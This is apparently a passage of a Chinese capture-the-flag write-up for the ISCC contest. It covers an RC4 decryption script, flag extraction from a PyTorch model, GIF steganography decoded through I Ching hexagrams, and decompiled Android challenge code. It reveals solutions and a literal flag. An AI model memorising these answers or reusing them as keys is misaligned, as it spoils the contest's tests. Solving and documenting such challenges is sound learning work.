def rc4(data: bytes, key: bytes) -> bytes:
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    i = j = 0
    out = bytearray()
    for byte in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) & 0xFF]
        out.append(byte ^ K)
    return bytes(out)

def reverse_caesar_wchar(code_unit: int, shift: int = 3) -> int:
    if 0x41 <= code_unit <= 0x5A:
        return ((code_unit - 0x41 - shift) % 26) + 0x41
    elif 0x61 <= code_unit <= 0x7A:
        return ((code_unit - 0x61 - shift) % 26) + 0x61
    else:
        return code_unit

def decrypt_wide_blob(encrypted_blob: bytes) -> str:
    rc4_key = b"SecretKey"
    after_rc4 = rc4(encrypted_blob, rc4_key)
    code_units = [
        after_rc4[i] | (after_rc4[i+1] << 8)
        for i in range(0, len(after_rc4), 2)
    ]
    out_chars = []
    for cu in code_units:
        cu2 = reverse_caesar_wchar(cu, shift=3)
        cu3 = cu2 ^ 0x41
        out_chars.append(chr(cu3))
    return "".join(out_chars).rstrip('\x00')

if __name__ == "__main__":
    encrypted_blob = bytes([
        0x1C, 0xB8, 0x2E, 0x47, 0xDD, 0x72, 0x1C, 0xA2, 0xDE, 0x13, 0x2C, 0x46, 0xD1, 0xF0, 0x27, 0x81, 0xBF, 0xE6,
        0xE3, 0xEE, 0x56, 0x9A, 0x52, 0x28, 0x52, 0x6B, 0xE5, 0xE8, 0x88, 0x24, 0x9C, 0x3F, 0xEB, 0x15, 0x69, 0x17,
        0xF4, 0x91, 0x9C, 0xFE, 0x35, 0x74
    ])
    plaintext = decrypt_wide_blob(encrypted_blob)
    print("Decrypted string:", plaintext)
```

Misc

神经网络迷踪

常规看pth结构，发现两个奇怪的层，输出偏置查看

发现第一个层对角有可读ASCII码，但是没啥用，第二个层用UTF8可以看到提示缩小255倍放大255倍

又发现output.bias层的参数乘255刚好为整数，尝试作为ASCII码提交flag，出了


代码块

```python
import torch

model = torch.load('attachment-38.pth')

for name, param in model.items():
    if name == "output.bias":
        print(a:=param.tolist())

print("".join(chr(int(i*255)) for i in a))
```

八卦

给的附件是个gif，加上后缀

发现gif后面跟了个7z压缩包


attachment-39.gif

```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
7:0110 B1 4F 28 F1 84 0B 01 98 70 5C 14 0F 70 CD 01 11  ±O(ñ„..˜p\..pÍ..
7:0120 19 3C 10 05 17 5E 78 01 00 67 12 FC BC 02 72 2D  .<...^x..g.ü¼.r-
7:0130 31 80 C4 02 48 6B CC B4 DC 60 05 04 00 3B 37 7A  1€Ä.HkÌ´Ü`...;7z
7:0140 BC AF 27 1C 00 04 E3 DB 01 24 9B 00 00 00 00 00  ¼¯'...ãÛ.$›.....
7:0150 00 00 14 00 00 00 00 00 00 00 4E 0B F9 3C 14 D7  ..........N.ù<.×
7:0160 E4 B2 FF 77 58 1B 6A E8 2D 87 B9 A6 EC B9 15 12  ä²ÿwX.jè-‡¹¦ì¹..
7:0170 13 67 91 78 51 48 11 0F F4 31 11 EC 51 84 75 54  .g‘xQH..ô1.ìQ„uT
7:0180 7A 48 A0 C3 37 2F 84 07 CB 21 14 C3 5E D7 01 00  zH Ã7/„.Ë!.Ã^×..
7:0190 66 01 04 06 00 01 09 30 0A 01 F9 DF C8 BD 00 07  f......0..ùßÈ½..
7:01A0 0B 01 00 02 24 06 F1 07 01 12 53 0F 64 43 59 07  ....$.ñ...S.dCY.
7:01B0 60 5F 04 C2 10 F3 30 C5 FF 00 28 EF 21 21 01 18  `_.Â.ó0Åÿ.(ï!!..
7:01C0 01 00 0C 24 20 00 08 0A 01 50 2C E1 E6 00 00 05  ...$ ....P,áæ...
7:01D0 01 11 0F 00 33 00 39 00 2E 00 74 00 78 00 74 00  ....3.9...t.x.t.
7:01E0 00 00 14 0A 01 00 70 CA 8F A1 38 8E DB 01 15 06  ......pÊ.¡8ŽÛ...
7:01F0 01 00 20 00 00 00 00 00 00 17 06 30 01 09 6B 00  .. .........0..k.
7:0200 07 0B 01 00 01 21 21 01 18 0C 67 00 00           .....!!...g..
```


Template Results - GIF.bt

Name	Value	Start	Size	Type	Color	Comment
GifHeader		0h	6h	struct GIFHEA...	🟥	
LogicalScreenDescriptor		6h	7h	struct LOGICA...	🟧	
GlobalColorTable		Dh	300h	struct GLOBA...	🟨	
Data		30Dh	6FE30h	struct DATA	⬛	
Trailer		7013Dh	1h	struct TRAILER	🟥	

显而易见的是gif的六帧有四帧上面有字，分别是base64，base32，base64，base32，解密出来信息分别如下：

乾为天 山水蒙 水雷屯 水天需

在没有字的两帧有lsb


```
(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr]
└─# zsteg frame_003.png
b1,b,lsb,xy         .. text: "5Z2k5Li65Zyw"
b3,bgr,msb,xy       .. file: AIX core file fulldump 64-bit
b3,rgba,msb,xy      .. file: AIX core file 64-bit
b4,rgb,msb,xy       .. file: MPEG ADTS, layer I, v2, 112 kbps, Monaural
b4,rgba,msb,xy      .. file: MPEG ADTS, layer I, v2, Monaural
                    ..
(base) ┌──(root㉿WIN-EICAC432NIT)-[/home/starr]
└─# zsteg frame_005.png
b1,b,lsb,xy         .. text: "5Z2k5Li65Zyw"
b3,bgr,lsb,xy       .. file: Adobe Photoshop Color swatch, version 0, 2052 c
b3,bgr,msb,xy       .. file: Targa image data 16416 x 65536 x 1 +2 +8
b4,bgr,msb,xy       .. file: SIMH tape data
                    ..
```


解出来都是坤为地

查询易经知以上卦象分别是一到五卦

根据提示提取每一帧的持续时间

代码块

```python
from PIL import Image
import sys

def get_gif_frame_durations(gif_path):
    with Image.open(gif_path) as im:
        if not im.is_animated:
            print("该GIF不包含动画帧。")
            return []

        durations = []
        for frame in range(im.n_frames):
            im.seek(frame)
            duration = im.info.get('duration', 0)  # 持续时间，单位为毫秒
            durations.append(duration)

        return durations

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("请提供一个GIF文件路径作为参数。")
        print("示例: python gif_duration.py animation.gif")
    else:
        gif_file = sys.argv[1]
        durations = get_gif_frame_durations(gif_file)

        if durations:
            print(f"共找到 {len(durations)} 帧: ")
            for i, dur in enumerate(durations):
                print(f"帧 {i + 1}: {dur} 毫秒")
            total_time = sum(durations)
            print(f"\n总播放时间: {total_time} 毫秒 ({total_time / 1000:.2f}
秒)")
```



```
C:\Users\jyzho\OneDrive\桌面>python3 1.py attachment-39.gif
共找到 6 帧:
帧 1: 200 毫秒
帧 2: 300 毫秒
帧 3: 200 毫秒
帧 4: 300 毫秒
帧 5: 200 毫秒
帧 6: 300 毫秒

总播放时间: 1500 毫秒 (1.50 秒)
```


232323，这里指的是第23卦

根据提示gif是否存在内容来看用二进制表示应该是111010，第58卦

从小到大拼接上面七卦的上下卦就是压缩包密码

乾乾坤坤坎震艮坎坎乾艮坤兑兑

结出来的txt中内容可以用cyberchef一把梭



Depth: 3
Intensive mode: ☐
Extensive language support: ☐
Crib (known plaintext string or regex)
Auto Bake: ✓

Input

```
U1ZORFEzdEVSV1ZuWmxoVk9EazFmUT09
```

abc 32 ≡ 1

Output


From_Base64('A-Za-z0-9_.',true,false)	SVNDQ3tERWVnZlhVODk1fQ==	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.14
From_Base64('A-Za-z0-9._-',true,false)	SVNDQ3tERWVnZlhVODk1fQ==	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.14
From_Base64('A-Za-z0-9+/=',true,false) From_Base64('A-Za-z0-9+/=',true,false)	ISCC{DEegfXU895}	Matching ops: From Base85 Valid UTF8 Entropy: 3.88
From_Base64('A-Za-z0-9+/=',true,false) From_Base64('A-Za-z0-9+\\-	ISCC{DEegfXU895}	Matching ops: From Base85 Valid UTF8 Entropy: 3.88

abc 0 ≡ 1 53ms


Mobile

叽米是梦的开场白

jadx反编译，发现




```java
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView(C0481R.layout.activity_main);
    this.but_1 = (Button) findViewById(C0481R.id.but_board);
    this.edt_1 = (EditText) findViewById(C0481R.id.broad);
    this.but_2 = (Button) findViewById(C0481R.id.submit);
    this.edt_2 = (EditText) findViewById(C0481R.id.flag);
    this.localBroadcastManager = LocalBroadcastManager.getInstance(this);
    registerReceiver(new TriggerReceiver(), new IntentFilter("com.example.mobile04.GET_DEX"), 4);
    this.localBroadcastManager.registerReceiver(new DataReceiver(), new IntentFilter("com.example.mobile04.DEX_SEGMENT"));
    EvilService.activate(this);
    bindService(new Intent(this, (Class<?>) EvilService.class), this.conn, 1);
    this.but_1.setOnClickListener(new BCheck());
    this.but_2.setOnClickListener(new FCheck());
}
```



```java
/* JADX INFO: Access modifiers changed from: private */
public void checkFlagAsync(final String str, final FlagCheckCallback flagCheckCallback) {
    if (str.length() < 13 || !str.startsWith("ISCC{") || !str.endsWith("}")) {
        flagCheckCallback.onCheckResult(false);
    } else if (!new File(getFilesDir(), "decrypted.dex").exists()) {
        runOnUiThread(new Runnable() { // from class: com.example.mobile04.MainActivity$$ExternalSyntheticLambda1
            @Override // java.lang.Runnable
            public final void run() {
                MainActivity.this.m351lambda$checkFlagAsync$0$comexamplemobile04MainActivity();
            }
        });
        flagCheckCallback.onCheckResult(false);
    } else {
        new Thread(new Runnable() { // from class: com.example.mobile04.MainActivity$$ExternalSyntheticLambda2
            @Override // java.lang.Runnable
            public final void run() {
                MainActivity.this.m353lambda$checkFlagAsync$2$comexamplemobile04MainActivity(flagCheckCallback, str)
            }
        }).start();
    }
}

/* renamed from: lambda$checkFlagAsync$0$com-example-mobile04-MainActivity, reason: not valid java name */
/* synthetic */ void m351lambda$checkFlagAsync$0$comexamplemobile04MainActivity() {
    Toast.makeText(this, "请先获取DEX文件", 0).show();
}
```

